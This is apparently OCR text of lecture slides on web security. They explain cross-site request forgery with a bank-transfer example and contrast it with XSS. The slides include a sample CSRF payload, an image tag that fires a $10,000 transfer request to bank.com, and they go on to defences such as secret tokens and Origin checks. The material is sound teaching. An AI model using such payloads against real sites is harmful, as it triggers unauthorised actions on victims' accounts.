
D. The attacker figures out how to evade any filtering done by the web server


Some Practical Advice


- Ensure your logout routine erases all cookies
    - Why?
- Ensure cookies have short expiration dates
    - Why?
- Avoid using innerHTML or dangerouslySetInnerHTML (React) when writing frontend applications

Cross Site Request Forgery (CSRF)

Recall: Session Cookies


Browser
Server
POST/login.cgi
Set-cookie: authenticator
GET...
Cookie: authenticator
response
Sent on every page request... ...intentional or not



Authenticates with bank.com
bank.com
/transfer?amount=500&dest=grandson
evil.com
Cookie checks out!
Sending $500 to grandson


/transfer?amount=10000&dest=evilcorp
bank.com
<img src="http://bank.com/
transfer?amount=10000&id=evilcorp">
evil.com
$10000
Cookie checks out!
Sending $10000 to EvilCorp

Attack: Cross Site Request Forgery (CSRF)

A *CSRF attack* causes a user's browser to ***execute unwanted actions*** on a web application in which it is currently authenticated

Another Example: Home Router



* source: "Drive-By Pharming", Stamm et al. Symantec report

XSS vs CSRF


- XSS: Attacker takes advantage of browser’s trust in web server
  - Server is tricked into producing output that browser interprets in a way that harms user
  - E.g., browser sends private data to attacker
- CSRF: Attacker takes advantage of server’s trust in browser
  - Server trusts that requests from a browser are initiated by the user
  - E.g., transfer $XXX to bank account YYY or befriend A on Facebook

CSRF Defenses

- Preferred: Secret Token Validation
  - Server includes secret token for the client and included by the client on all submissions.

- Others:
  - Referer Validation (misspelled in standard)
  - Origin Validation

- Important: Use POST (not GET) for any important transaction!



slicehost

https://manage.slicehost.com/slices/new

Slices | DNS | Help | Account

My Slices
Add a Slice

Add a Slice

Slice Size

[✓ 256 slice]	$20.00/month – 10GB HD, 100GB BW
512 slice	$38.00/month – 20GB HD, 200GB BW
1GB slice	$70.00/month – 40GB HD, 400GB BW
2GB slice	$130.00/month – 80GB HD, 800GB BW
4GB slice	$250.00/month – 160GB HD, 1600GB BW
8GB slice	$450.00/month – 320GB HD, 2000GB BW
15.5GB slice	$800.00/month – 620GB HD, 2000GB BW

System Image

Ubuntu 8.04.1 LTS (hardy)

Slice Name

```
g:0"><input name="authenticity_token" type="hidden" value="0114d5b35744b522af8643921bd5a3d899e7fbd2" /></d
="/images/logo.jpg" width='110'></div>
```

billing cycle.


Done — manage.slicehost.com — YSlow 0.91s — 909 ms

Secret token example

CSRF Tokens

Broken Approach

Per-page tokens
(not unique to client)



Attacker can just visit the page and include page token in attacks.

Secure CSRF tokens should be generated server-side, and be:

- Secret
- Unpredictable
- Session specific

The smart thing to do is use the CSRF protection built into the web framework you are using.

Ευχαριστώ και καλή μέρα εύχομαι!

Keep hacking!